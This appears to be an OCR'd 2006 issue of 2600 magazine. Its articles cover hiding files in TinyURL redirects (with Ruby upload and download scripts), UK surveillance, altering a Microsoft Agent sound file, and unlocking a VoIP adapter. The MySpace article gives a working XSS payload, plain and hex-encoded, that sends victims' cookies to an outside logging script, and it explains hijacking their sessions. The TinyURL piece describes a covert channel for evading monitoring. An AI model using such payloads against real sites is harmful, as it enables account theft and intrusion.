Being an individual is still one of the hardest jobs on the planet. Whether or not to conform to one useless standard or another, to compromise your beliefs in order to make your life easier, or to face derision for going against the tide... these are the challenges we face on a daily basis. But an individual is never alone. Throughout the world, and throughout time, independent thinkers are the ones who make a difference and the ones who eventually triumph. And while few of us may be able to recognize the world of 2060 on many fronts, we can guarantee that the free thinkers and misfits will continue to exist in abundance. And hackers will be among them.

★★★

P.S. One more thing for you numerologists: Add all of the numbers in the headline together. Enjoy.

"Unthinking respect for authority is the greatest enemy of truth." - Albert Einstein

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Frederic Guimont, Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, lee, Kobold, bsd**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **Velvet Underground, 3 Mustaphas 3, Cheap Trick, Donner Party, Death in Vegas, Coventry Automatics, Mano Negra, George Baker Selection**

Shout Outs: **Milford Cubicle, Glassbreaker**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.
Copyright (c) 2006
2600 Enterprises, Inc.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2004 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 Office Line: 631-751-2600
2600 FAX Line: 631- 474-2677

Filesharing using TinyURL.com

by mirrorshades
poj28ae02@sneakemail.com
http://neworder.box.sk/

If you already know what tinyurl.com is, then chances are that you probably have the wrong idea as to what this article is about. Feel free to skip ahead to the good stuff.

If you don't already know what tinyurl.com is, then you should check it out. Very simply, it is a free URL redirection service that lets you enter a long URL, and provides a shorter URL that will automatically redirect to it. So you can enter something like this:

```
http://www.extremetech.com/article2/0,
➥1697,1153284,00.asp
```

and TinyURL will give you something like this:

```
http://tinyurl.com/7up
```

As you can see, the TinyURL version is much shorter and easier to email (it won't have the line break problem), or even write by hand or give out over the phone. Entering the "tiny" URL in your browser will give you a 302 redirect to the original URL. (Actually, there are two redirects to get you there, but that doesn't affect what we will be doing.)

That's it! That's what it does. Pretty straightforward, really. The interesting thing that I found out is that there doesn't seem to be any sort of URL validation on their end. They assume that whatever you type into the input box will be valid, so they give you a redirect to it. So if you type in "I will hax0r joo!", then the resulting TinyURL redirect will go to http://I will hax0r joo! (which, obviously, is invalid). What this means to you and me is that it will take whatever arbitrary string you give it, and give you a nice short link to it.

What You Will Need

In order to share files via TinyURL, you will need a few things. The technique I describe should be platform-independent, but was tested on a Windows box. It should work the same way on whatever OS you like, as long as you can assemble the rest of the tools.

First and foremost, you will need a web browser and a text editor. I assume you are smart enough to handle these without any additional explanation.

Next, you will need the command-line utility wget. This should come standard with most *nix installations, but Windows users will need to grab a copy from the web (see the download link at the end of the article).

Finally, you will need a hex editor. This is important, as your text editor will not give you the expected results. I like the Hex Workshop editor for Windows, but use whichever one you prefer - they should all work more or less the same way.

How It Works

What we will be doing is taking advantage of the apparent lack of input checking. We already know that what you type in doesn't have to be a valid URL, so let's make it something useful. Let's say you have this file, nekkid_chick.jpg, that you want to send to your friend overseas. However, since The Man snoops on all your email and IM communication, you need a sneakier way to transfer the file. This is where TinyURL comes in.

Open nekkid_chick.jpg in your hex editor. Chances are that you will see a three column layout. The first column is probably the address column (you can just ignore this for now). The other two columns should be the actual byte sequence and the ASCII equivalent of the byte sequence in the file; for Hex Workshop the middle column is the bytes and the third column is the ASCII. For this process, we are only interested in the byte sequence, not in the ASCII values. This is important, and this is why just using a text editor will not work for this.

Select all the text in the byte sequence and copy it to the clipboard. You now have a copy of the binary version of the file ready to go somewhere. Can you guess what we do next? Right - open your browser and visit tinyurl.com. In the middle of the page, you will see a text box with the label "Enter a long URL to make tiny." Go ahead and paste the contents of the clipboard into this box and click the "Make TinyURL!" button. If all goes well, you will be taken to a page that gives you the "URL" that you entered and the resulting short URL. This new URL is the one to send to your friend. Congratulations! You have just stored your file on TinyURL's servers.

Getting the file back out is more or less the same process in reverse but with one important difference. Even though tinyurl.com doesn't seem to care whether a URL is valid or not, your web browser does. If you just enter the TinyURL link into your preferred browser, it won't know

what to do with the full link (the way it handles this may differ depending on which browser you use). This is where wget enters the picture.

For those not in the know, wget is a program that acts more or less as a way to download web pages and save them locally. Typing "wget http://www.google.com/" will get you a complete copy of Google's index.html page, nicely saved on your hard drive. Wget is pretty smart in that it knows how to handle a web redirect... and this is the key to retrieving the file stored on TinyURL.

To get your file back, get to a command prompt and type in the following:

```
wget -o logfile_name http://tinyurl.com/
➥your_link_here
```

What this will do is retrieve the page redirected to by your short url and store the entire output of the process in a text file ("logfile_name" - what you name this file is unimportant). Open this logfile in a text editor and you will see the entire output of wget. If all went well, you should see a long string of hex characters in the mix - this is the byte sequence for your file. (This byte sequence is actually repeated a few times inside the log file since wget assumes it is the target URL.)

Now what you need to do is to copy the complete byte sequence from your log file. The string "Location: http://" will be at the beginning of the first sequence, and will be ended by " [following]" (there is a space before the first bracket). If you're a regular expression kind of geek, this should work for you: /Location: http:\/\/(\w*)/. Otherwise, you may just need to use your text editor's search function. Either way, grab hold of the entire byte sequence and copy it to your clipboard.

Once you have the complete sequence copied, open up your hex editor and paste it. Again, be sure that you are pasting into the byte column, not the ASCII column. Save the file as nekkid_chick_w00t.jpg and exit your hex editor. You're done! Thanks to TinyURL, you have now downloaded a shared picture in a manner not likely to be discovered by the casual observer. (Note that even if The Man is able to locate the byte sequence, he will still need to figure out what type of file it is - this may be easier for some types of files than for others.)

If all this wget/copy/hexedit/paste/save nonsense is too much for you, fear not! Because I got tired of doing it that way myself, I wrote two short programs, "implant" and "extract", which are designed to automate the process. Have a look below for the code and additional information.

Outro

For you nerds who are interested in information theory, this method of filesharing uses what is called a "covert channel." The US Department of Defense defines a covert channel as "Any communication channel that can be exploited by a process to transfer information in a manner that violates the system's security policy" (from the Orange Book). What this means to the layman is that we are using a method of storing and retrieving information (1) of a different type and (2) in a different way than the process normally dictates that we use. (Steganography is another type of covert channel communication that you may be familiar with. Give it some thought - see where else you can think to hide a string of bytes.)

Please use good judgment with this technique. I have tested it with a 20k image file and it works as of this writing. However, if everyone starts uploading 800 meg DVD rips, the TinyURL folks will likely notice and probably put some sort of validation or length check on the initial URL. I have found, though, that there are quite a few URL redirection providers out there... check the links section for the Open Directory index page on that topic. I have not tried any others, but my guess is that there are a number of them that will work in the same way. This is probably best suited for smaller files and is really more proof-of-concept than anything else. Nevertheless, do with it what you please. I wash my hands of you.

Thanks to zshzn for help with the regular expression and UziMonkey for help with the Ruby code. Comments or questions, feel free to email me (address given above).


Related Links

- *TinyURL:* http://tinyurl.com/
- *wget (for Windows):* http://unxutils.sourceforge.net/
- *Hex Workshop:* http://www.hexworkshop.com/
- *Test JPEG Image File:* http://tinyurl.com/84wyu
- *Open Directory Redirection Provider Listing:* http://tinyurl.com/3eqr

"Implant" and "Extract"

Those of you who are astute enough to use Ruby are in luck, as I have simplified the storage and retrieval process for you. The implant program takes a filename as input, then converts it to a binary string and posts it to TinyURL, returning your new redirect link. The extract program takes the end portion of your redirect link (it assumes http://tinyurl.com/ at the beginning, so all you need to enter is the part after the final slash) and writes a file to the current directory with that as the name. You will need to rename it or give it a proper extension on your own to finalize the process.

```
require 'net/http'

print "File to upload: "
source = gets.chomp
raise "No source found." if source == ""

bytes = ""
File.open(source, "rb") do |f|
   print "Reading file..."
   f.each_byte do |b|
         #format as hex
         bytes << sprintf("%02X", b)
   end
   puts "done"
end

Net::HTTP.start("tinyurl.com") do |http|
   puts "Sending file..."
   resp = http.post("/create.php", "url=#{bytes}")
   resp.body.scan(%r{value="http://tinyurl.com/(\w*)"})
   puts "File #{source} uploaded to http://tinyurl.com/#{$1}"
end
[end code]



extract.rb
[begin code]
require 'net/http'

print "Extract file -- http://tinyurl.com/"
target = gets.chomp
raise "No target found." if target == ""

Net::HTTP.start("forwarding.tinyurl.com") do |http|
   resp = http.get("/redirect.php?num=#{target}")
   if resp.code  == "302" then
         puts "Retrieving data..."
         resp['location'] =~ %r{http://(\w*)}
         bytes = $1.split(/(..)/)
         bytes.compact!
         byte_string = bytes.pack("H*"*bytes.length)
         puts "Creating file #{target}..."
         File.open(target, 'wb') do |f|
                 f << byte_string
         end
   else
         raise "HTTP #{resp.code} received. Something is fux0red somewhere..."
   end
   puts "Done!"
end
```



XSS'ing MySpace.com

by FxYxIxE

So you've probably been on, have seen, or have your own part of the biggest trend of recent Internet times: MySpace.com. It figures that with such a massive site that uses so many different types of web applications that it will be vulnerable to multiple Cross Site Scripting attacks. If you're not familiar with Cross Site Scripting (XSS or CSS, not to be confused with Cascading Style Sheets), or have forgotten about them, check out the Wikipedia entry about them. Then meander on over to PacketStorm to get some examples on other sites to further understand the concept. Basically what it enables one to do (in this case) is inject JavaScript into the URL of a site that uses a web application. Which means you can also put it directly into a clickable hyperlink. The scope of this article will only cover using JavaScript (encoded) directly in the hyperlink to exploit the vulnerabilities. There are other ways that could work very well without having to encode the JavaScript, such as ActionScript in Flash, which I will touch upon again later.

There are various different places in MySpace in which JavaScript can be injected. For example the "User Search" web application URL and things like that. Most of them will need to converted and encoded into hex or some other characters. Usually not all of the JavaScript needs to be encoded, only the <script>-type tags. This encoding enables one to bypass MySpace's filters which attempt to avoid XSS. The wonderful job that it does....

Let's move on to some examples and some explanations. First of all, sign up for a MySpace account. You will need it if you want this to work. By the time this is published, this example may have already been fixed by MySpace. I do not wish to guide any script kiddies step-by-step into this, so you will be forced to find your own XSS vulnerabilities by using the information shown below. You could also use any method you prefer, possibly a vulnerability scanner.

Now here is the good stuff, the code, the implemented link, and the explanation of such.

The vulnerability lies within the User Search application (a.k.a. Browse).

```
http://searchresults.myspace.com/index.cfm?fuseaction=advancedFind.results&websearch
➥=1&spotId=3&searchrequest=%22%3E%3Cscript%3Edocument%2Elocation='http://www.your
➥server.com/cgi-local/cookiestealer.cgi%3F%20'%20%2Bdocument.cookie%3C/script%3E
```

As you can see from the link above, I have much of the link encoded in hex in order to evade MySpace's filters. Below is the link without the encoding.

```
http://searchresults.myspace.com/index.cfm?fuseaction=advancedFind.results&websearch
➥=1&spotId=3&searchrequest="><script>document.location='http://www.yourserver.com/
➥cgi-local/cookiestealer.cgi? ' +document.cookie</script>
```

As you can see, the XSS actually starts after the "searchrequest=". The JavaScript is injected directly into the link. It points to the document location which is just a test site of http://www.yourserver.com/cgi-local/cookiestealer.cgi. Then the JavaScript tells the CGI script to add the current document.cookie to the log file which is stated within the CGI script.

Once you have successfully embedded your JavaScript and you have retrieved someone's cookie, open up the logger file you stated in the CGI script, and you will see something along the lines of the following. They do vary from user to user, but you only need one part of it.

```
AGEFROM=16; AGETO=20; AREASEARCH=0; COLLAPSE=0; COUNTRY=US; DISTANCE=20; GENDER=W;
➥NODETAIL=1; ORDERBY=3; PHOTOS=1; POSTAL=44130; STATUS=; AUTOSONGPLAY=0; MYSPACE=
➥myspace; MSCOUNTRY=US; REVSCI=1; MYUSERINFO=MIHgBgorBgEEAYI3WAOxoIHRMIHOBgorBgEEAY
➥I3WAMBoIG/MIG8AgMCAAECAmYDAgIAwAQIR1uKtQZHL4MEEIoKAkkZuvhepPPPHsFnIq4EgZD4WsnTYA1BT
➥ldoEtwRTfRCWTNHRIEU2D0odfOq1g4XAJMm3zjj4LJmfo9ZDDw5U3trmzU0pQveWnDjCZSQb3zjUH2vIVX
➥iEONnIx4+1L/aunAL3Uiz/J45+JiWGpLjgu/luaMZZ6jjzgiZ1/wuCfwY3cKDN5/VfF0++kVREQ0hD7b6h3
➥iEbU5XdbxVjrVSN64=; DERDB=ZG9tYWluPX1haG9vJnRsZD1jb20mc21va2VyPTAmc2V4cHJ1Zj0xJn
➥V0eXB1PTEmcmVsaWdpb25pZD0wJnJ1Z21vbj0zOSZwb3N0YWxjb2R1PTQ0MTMwJm1hcml0YWxzdGF0dXM9U
➥yZpbmNvbWVpZD0xJmhlaWdodD0xODAmZ2VuZGVyPU0mZnJpZW5kcz0wJmV0aG5pY21kPTgmYWdlPTE4JmJv
➥ZH10eXB1aWQ9MiZjaGlsZHJlbmlkPTEmY291bnRyeT1VUyZkYXRpbmc9MCZkcmlua2VyPTEmZWR1Y2F0aW9
➥uaWQ9MQ==; LASTUSERCLICK={ts '2005-12-20 00:49:13'}; FRNDIDxr2g=2721774
```

The section you are looking for in this is the MYUSERINFO portion, which in this case is:

```
MYUSERINFO=MIHgBgorBgEEAYI3WAOxoIHRMIHOBgorBgEEAYI3WAMBoIG/MIG8AgMCAAECAmYDAgIAwA
➥QIR1uKtQZHL4MEEIoKAkkZuvhepPPPHsFnIq4EgZD4WsnTYA1BT1doEtwRTfRCWTNHRIEU2D0odfOq1g4XA
➥JMm3zjj4LJmfo9ZDDw5U3trmzU0pQveWnDjCZSQb3zjUH2vIVXiEONnIx4+1L/aunAL3Uiz/J45+JiWG
➥pLjgu/luaMZZ6jjzgiZ1/wuCfwY3cKDN5/VfF0++kVREQ0hD7b6h3iEbU5XdbxVjrVSN64=;
```

To test to find your own XSS vulnerabilities in MySpace you can try to use this simple example link to see if your JavaScript is working (everything after the "name=" portion is the test):

```
http://www.vulnerablewebsite.com/users/search=12345&name=<script>alert("Hello!");
➥</script>
```

If it worked, an alert box will pop up with your message of Hello in it.

Now to move on to what you can do with this newfound cookie and information.

Note: You will need to write your own CGI script that is used in the above example. The script basically logs document.cookie to a log file. You can easily find a tutorial or even a completed one using Google.

Hopefully by now you can tell what you can do with such a vulnerability, but if you cannot here's the brunt of it. You probably noticed my JavaScript was telling an off-site CGI script to retrieve document.cookie. With someone else's current session cookie from MySpace, you could effectively hijack their MySpace account and session. With IE, Mozilla, or any browser you prefer (that has the correct plug-ins), you can copy the user's MYUSERINFO portion of their cookie into your current cookie. After you do this, all you have to do is refresh the home page of your current MySpace account, and voila, you are logged in as the user. Note that the user must be online in order for you to log in as them, unless you capture the cookie and set it to never expire, and have the means to implement that.

With the link you generated using JavaScript and the MySpace XSS vulnerable web application, you can now send it to your friends (or enemies) and if they're online and gullible enough (try a Bulletin), you can instantly watch their cookie appear in your cookie log file, and then proceed to log in as them.

As stated before, there are ways to get the link and JavaScript to execute without the user doing more than visiting a page on MySpace they would normally visit, such as their front page, a private message, or your MySpace page. This is accomplished by embedding the "evil" JavaScript and XSS info into a Flash document containing ActionScript. MySpace only blocks the <embed> tag on certain parts of its site.

Note that the cookie you have just stolen also contains the user's password. It is encrypted... so you really got more than just their session. That is if you know what to do with it. But that is an entire article in itself....

Now go have some fun posting obscene pictures on your friends' MySpace.

United Kingdom: The State of Surveillance

by Xen
xenuhdo@gmail.com

As of Autumn 2005 an ANPR (Automatic Number Plate Recognition) system has been rolled out across the United Kingdom, at each of the 43 forces in England and Wales and in some forces across Scotland. This nationwide system is run centrally from London and is expected to process as many as 50 million number plates a day by the end of 2006. During processing of these number plates the information of where and when they were seen will be logged and kept on file for at least two years.

ANPR is a method of using OCR (Optical Character Recognition) technology on video or static images to automatically detect and read the number plate of any vehicle(s) that are visible. In the case of the UK police the system reads from live video feeds and as of Autumn 2005 the system has been reading from CCTV cameras nationwide. But years before this the police had already implemented a mobile ANPR system. The ANPR system would take video from a camera either in a police car or in a specially modified van. This technology was not installed on motorcycles. Instead the motorcycles form part of an "intercept team."

The vans which are still in use today are highly visible. Some might even say "ANPR" on the back. The back of the vehicle is the bit that they will point towards the traffic. This is done because the top panels above the windows on the two back doors hinge upwards revealing two CCTV cameras. It would appear that each camera can monitor two lanes each, so this van is normally used on motorways. With these vans there is normally a large presence of other police vehicles in the area. Motorcycles are most commonly used. These vehicles will receive a radio call from the ANPR operator (who's in the van) when he/she gets a "hit" and they will intercept the appropriate vehicle.

The ANPR system in police cars uses a camera that is built into the car. There is no way of identifying if the system is in use. It is designed to be passive and work during normal operation of the car. Some older cars use laptops and portable cameras. You will normally find these cars parked

up at the side of the road.

The ANPR system in whatever form will do the same task. It will "read" the number plates of vehicles it sees. It will then check this number against the police national computer (PNC), localized intelligence databases (and the databases of all the other forces), and the DVLA (Driver and Vehicle Licensing Agency) databases to check for untaxed cars, uninsured cars, to see if the car has been stolen, and to check if the owner of the car is wanted.

There is also a certain amount of low level data mining going on because the system can also alert the police of "cloned" plates, where the same number plates are being used on different cars. It does this by checking the system for the last few instances of the car being seen. Obviously if the system sees the car and the car number plates were last registered on the database as being 600 miles away an hour ago, then there has either been some serious speeding on the motorist's part or the plates have been cloned.

The police when "talking up" this system will give examples of pulling over known drug offenders/dealers and finding large amounts of drugs on them. This tells us that the system is somehow connected to the criminal records system. They will probably put the information of known criminals in their local intelligence database, so that when their cars appear on the system they can go fishing and hope they catch something.

One thing that we can learn from an interview of Chief Constable Meredydd Hughes in *The Sunday Times* [1] is that when they trialed this system on the M42, they used cameras every 400 yards. If they were only using these cameras for ANPR, this would be overkill. They would be checking the number plates against the database every 400 yards. They are obviously using this system as a new speed camera.

But that was just a trial on one motorway. What about the rest of the motorway? Do they all have ANPR cameras every 400 yards? The national ANPR coordinator, John Dean, has said that every motorway in the country has ANPR cameras at what he called "strategic points."

Something that they also like to boast about is their link to petrol stations and supermarkets. They are linking those cameras in some areas to their system, using their CCTV footage to track people when they fill up or do the shopping.

Some companies like Genesis UK [2] are offering ANPR systems for petrol stations and claiming them to be 'the only systems in the UK linked to police databases."

So that's ANPR. But they want more! There have also been calls for "pay-as-you-go" road charging schemes nationwide by Alistair Darling, the Transport Secretary, through which he means to sneak in a system of "total awareness" in the form of GPS trackers in every car in the country. He wants trials of this in five years.

Most worrisome is that some car insurance companies here are using this system already to work out how much insurance to charge you based on how much, how far, and where you drive! They are now treating cars like mobile phones with "off-peak" driving with "the first 100 off-peak miles free per month." This system appears to use the mobile phone network to transmit its data back to the companies involved.

Want to hear more reasons to dump your car? How about "E-plates" [3] - RFID tags in your number plates. If the government trials go well, every number plate will contain an RFID tag containing a "unique encrypted identification number" that can be read at speeds of up to 200 mph at a distance of 100 meters away at a rate of 200 cars a second, whereas ANPR is unable to read number plates at speeds greater than 100 mph. This system will consist of both fixed location receivers and mobile units and it will be used to stop "car cloning" in the same way the ANPR system works. E-plates is just one company/system that is hoping to be picked for the forthcoming government trials of RFID-based number plates. But whichever company wins it's the same result for us. They are going to test this system first on police cars. It's quite obvious a certain amount of stupidity has gone into this plan. I can imagine now a product for your car that will "detect police cars from 100 meters away."

So now you have stopped using your car for fear of being falsely arrested at every turn. You will probably want to start walking everywhere, right? At least for short journeys. Well, if I were you I would take a hat and false moustache because the next hottest "civil-liberty-killing" toy is facial recognition!

Some police forces (like West Yorkshire police) have been using AFR (Automatic Facial Recognition) to compare images taken from CCTV cameras where a crime has taken place against a database of tens of thousands of mugshots, using a system developed by Aurora Computer Services Ltd. [4].

In 2005 at the Weston Park, Staffordshire for the "V Festival," the Staffordshire Police, having gotten bored with just using the same old ANPR and "palm-wipe drug testing" kits on its attendees, decided to go the whole nine yards and scan their faces as well, looking for "troublemakers" of course. The database, which was "linked to an intelligence database of known offenders' photos," returned facial matches to officers [5].

With ID cards on the way, we will probably have our faces "mapped" as another way to identify us. Won't they just love that, a full database of everyone in the country to search against whenever a crime takes place.

"It is also likely that that facial recognition

technology will develop to the point where an individual captured on a CCTV camera could potentially be identified from the National Identity Register. Again, we doubt whether the pressure to use the system in this way could be resisted forever by future governments.". Those are the words of a House of Commons Home Affairs report from July 2004 [6].

So in years to come if you happen to have an uncanny likeness to someone who's just been on *Crime Watch,* expect a knock at the door.

Meanwhile in Birmingham and Newham they have for some time now hooked their town center CCTV systems up to a piece of software called FaceIt [7]. FaceIt automatically captures faces viewed by the CCTV cameras and compares them with a big database.

There are obviously questions about the accuracy of these types of systems and the founder of Aurora laid them to rest telling the BBC: "We can't say it's 100 percent but we've done tests and have a zero failure rate." [8] That clears that up, then.

There are, of course, many more ways they can track you these days. As we know from the aftermath of the London July 7th bombings, they can and will use mobile phones to track people. Something I have not seen yet is remote iris recognition. They have even developed a system to identify people by the way they walk (see Automatic Gait Recognition), but not one to read your iris from a distance. Surely it won't be too long now.

Of course none of these system work 100 percent and for those of us who wish not to be tracked there will always be flaws with these systems. Don't want to be tracked by ANPR? Don't use a car. Don't want your face recognized? Wear a hat and don't look up at cameras. Don't want your phone tracked? Don't use one. Don't register your details or leave it off until you need to use it. Don't want your iris read? Replace your eyes... or just use Atropine eye drops which will dilate your pupils for a couple of days. Tom Cruise's character in *Minority Report* could have saved himself a lot of pain this way.

But what if you have a skin disease that has faded away your fingerprints? Or a cataract? Or lost your hands in an accident? Or a million other things that affect parts of your body that are used in biometric identification. Will you in the future be able to do anything in this country? These systems will breed more discrimination and alienate the minority groups even more. These systems are wrong on every level and any advantages the government can come up with - or any elaborate "one in a billion chance" scenario for these systems saving us from a nuclear attack - is just not worth the invasion of privacy and destruction of civil rights.

[1] http://www.timesonline.co.uk/newspaper
➥/0,,176-1869818,00.html
[2] http://www.guk.co.uk
[3] http://www.e-plate.com
[4] http://www.auroraserv.co.uk
[5] http://www.efestivals.co.uk/news/050807a.shtml
[6] http://www.publications.parliament.uk/pa/
➥cm200304/cmselect/cmhaff/130/13007.htm
[7] http://www.identix.com
[8] http://news.bbc.co.uk/2/hi/uk_news/
➥magazine/4035285.stm

Making Rover Fart

by Bryan Elliott

As usual, blah, blah, blah, don't get yourself in trouble. Not that strictly adhering to a EULA could usually get you in too much trouble.

This is the story of how I made the Microsoft Search Assistant dog into a flatulent beast of, um, finding things. In addition, it's the story of how I did it without breaking the EULA. It's effectively evidence of the pointlessness of EULAs in general in terms of preventing damage to one's image and copyrights.

I got the idea while trolling around the Slashdot forums. Somehow, a post about the ability to make a scanner play music devolved into a conversation about dogs farting the Star Spangled Banner (such is Slashdot) to which another poster said, "If you can make the Microsoft search dog do that, I'll consider you a God."

I thought to myself, well, I don't know about the Star Spangled Banner, but there's no reason good ole Rover shouldn't be able to cut a few. Maybe I'll make out as a minor demigod. You know, spend weekends in the heavens and such.

I did some research. Apparently, Microsoft's got some legalese stating that you're not allowed to reverse engineer an "acs" (Agent Character... something?) file. So I didn't. Instead, I accepted the challenge and resorted to plain old deduction.

First, I wanted to find out if the data was compressed; compressed data can be a bitch to extract

without looking at the binary. There are a lot of ways to do this, but the only way I could think of doing it - without actually looking at the code, of course - was to try to compress the file myself. The reasoning is that a compressed file won't compress much more than it already has. If there's a significant compression ratio, say more than 10 percent of its body mass, the file has at least some uncompressed structure.

C:\Windows\srchasst\chars\rover.acs went from 1,819KB to 1,449KB using bzip2 compression - with a significant compression factor, I could tell that while some of the contents were compressed (one would assume images in gif, bmp/rle, or jpeg format, as well as ADPCM, wmv or MP* audio), the file itself was not.

Next, I reasoned thusly: When these little avatars first started appearing (read: Clippy), Microsoft still had a lot of stock in the WAVE format, and in its parent, the RIFF container. It stands to reason that Microsoft, as is Microsoft's wont, will keep the format unchanged in the interests of backward compatibility.

Thus, if I want to find the locations of the audio in an Agent, the method most likely to yield fruit would be to split the file up by RIFF signatures. To do this without looking at the code is easy: I wrote a small cli C program that would seek until its first RIFF, then output all data to a file, changing the filename whenever another RIFF sig is found. I didn't personally have to look at the binary at all.

Once extracted, the audio, being wave files, was theoretically clean. I could, therefore, theoretically look at them. Theoretically is right; I didn't know if there was any chaff data in between or after the last file. Chaff data is "dirty" and must not be touched. My savior? sndrec32.exe.

I reasoned like this: sndrec32.exe uses the Windows API to handle sound files. As such, it should be incapable of carrying any extraneous data - i.e., this chaff I'm on about - past the length of the wave file. So the quick and dirty way to get clean would be to open each of the ten files that my C program output, and press "ctrl+s", saving scrubbed-up copies of each.

Now I had ten wave files of "clean" data (it turned out that before I only had nine; the last file had some additional data tagging along at the end). They were in various subformats (4-bit ADPCM, 8-bit PCM, 16-bit PCM), which led me to believe I could replace them with any valid wave file of the same size.

I then hand-generated ten fart noises of varying pitch and length at 8kHz, 8bit mono PCM, matching each of the ten usual sounds in exact size. I then modified my C program to instead insert the files, in order, starting from each RIFF signature.

I was worried at this point that there might be a checksum somewhere in the file. I'd have no way of getting around that without "looking" at the binary. (Having your program actually process each and every byte *does* count. Skimming over each does not.) Rest assured, there was no corruption detection mechanism or this article would never have left my fingertips.

Apparently Microsoft has no idea someone would want to modify one of their Agents - though I couldn't understand why you wouldn't.

I replaced the original rover.acs with my new modified puppy. Explorer needed to be killed for this to work, so I killed it and copied my new rover.acs to its original location in C:\Windows\srchasst\chars. Rover now toots like he's survived on nothing but Mexican food and Olestra potato chips.

Meanwhile, this approach brings up a whole field of possibilities - maybe the images are in a recognizable format as well. Perhaps it's possible, if a little crude, to modify Clippy so that one of his "tricks" is to get bent into a pretzel and inserted into a goat's anus by a burly woman.

OK, yeah, that was excessive, even for speculation.

I mean, doesn't everyone hate Clippy that much?

Telecom Informer

by The Prophet

Greetings from the Central Office. And welcome to *The Telecom Informer!* In this new column I'll be your guide through the exciting, dynamic, and rapidly evolving world of telecommunications.

Wait a minute! Exciting? Dynamic? Rapidly evolving? These are, you might think, descriptions that are much more applicable to the Internet, world trade, or the Bush administration's latest excuse for invading Iraq. While other areas of technology are definitely interesting, and wireline telephony hasn't changed much in the last 15 years, telecommunications is a fast-changing, growing, and evolving industry.

Of course, it can be a challenge these days to

define just what "telecommunications" is. Things were so much simpler in the days of the Bell System! Certainly, you can still make a call using a traditional landline telephone. However, you could also make the same call using any of five different cellular technologies (and that's just in North America), dozens of IP-based telecommunications services, nearly a half-dozen satellite phone services, or any combination of the above.

In this issue, I'll show you how to add a second phone line to your house for less than $20 - with no monthly fee!

What happens when you give a Swedish massage to an AT&T CallVantage adapter? FreeWorldDialup ecstasy! Confused? Read on, and I'll explain.

Voice over IP (VoIP) landline replacement services such as Vonage, Packet8, and AT&T CallVantage have skyrocketed in popularity over the past year. Taking a cue from the wireless phone industry, providers of these services offer gateway adapters at very low prices - even free (after rebate, of course)!

The catch, as you might expect, is that the hardware you buy is "locked." You can only use it with services provided by the company that sold it to you, even if it is technologically compatible with other services. If you want to change VoIP service providers or even try a free one (such as FreeWorldDialup), you have to change your hardware. This big hassle is made even bigger by the fact that VoIP adapters are designed to sit at the front of your network, controlling all traffic behind it. This approach is taken to improve quality of service (QoS) on voice calls by limiting the bandwidth used by other simultaneous Internet traffic. It's undoubtedly also taken to ensure that switching providers is a major ordeal.

VoIP Hardware

I got interested in the D-Link DVG-1120M adapter, which is designed for the AT&T CallVantage service, because I'm thrifty. Well, that's how I describe myself anyway; most of my friends describe me using less flattering terms like "cheap bastard." In any event, the AT&T CallVantage adapter is much less expensive than most other VoIP gateways. As of this writing, you can buy a DVG-1120M for less than $20 at Fry's Electronics. But, following the tried-and-true Gillette "give away the razor and make money on the blades" business model, the AT&T CallVantage service sells for about $30 per month for unlimited usage. Of course, this is more expensive than competitive services such as Vonage or Packet8, and it's a heck of a lot more than free (my preferred cost).

My goal, which I successfully accomplished, was to unlock and use the adapter with the FreeWorldDialup service. This is a free SIP-based VoIP service that allows not only free calling to any other FreeWorldDialup user, but free outgoing calls to any landline toll-free (freephone) number in the U.S. and numerous other countries (including Germany, the U.K., and the Netherlands to name a few). Even better, there are numerous landline gateway services that provide free, anonymous landline phone numbers for incoming calls to your FreeWorldDialup line.

Hacking the DVG-1120M

I quickly encountered a seemingly insurmountable challenge. Although the de-facto standard protocol for most VoIP communications is SIP, AT&T CallVantage uses the less popular MGCP protocol. Fortunately, after doing some further research, I learned that the D-Link DVG-1120M has a twin called the DVG-1120S. The hardware on both units is identical, but the firmware on the DVG-1120S supports SIP instead of MGCP. Better yet, I learned that it is possible to flash the DVG-1120M with the Swedish firmware for the DVG-1120S (don't worry, the menus are in English), which allows the use of FreeWorldDialup and other SIP-based services.

While the hack isn't complicated, it's pretty long and involved so I've broken it out into detailed steps. To convert the DVG-1120M to a DVG-1120S and use it with FreeWorldDialup, follow the procedures below.

Getting Started

1. Obtain the following prerequisites:

● A computer running Windows 2000 or Windows XP equipped with an Ethernet adapter configured for DHCP.

● DVG-1120S firmware version b09, boot PROM version s08, and D-Link TFTP server. You can download the files from www.geocities.com/sigmaz_1 as of this writing. If they are no longer there, search the Web for DVG_1120MtoS_Firmware.zip.

● AT&T CallVantage DVG-1120M kit.

● A FreeWorldDialup account. Sign up for free at http://www.freeworlddialup.com.

2. Power on the DVG-1120M.

3. Using the Ethernet cable that came with the DVG-1120M, plug it directly into the Ethernet port on your computer.

Apply the Runtime Update

1. Go to a command prompt and type the following command: *ipconfig /all*

● If the IP address of your computer is in the 192.168.15.x subnet, your DVG-1120M is properly connected. Proceed to the next step.

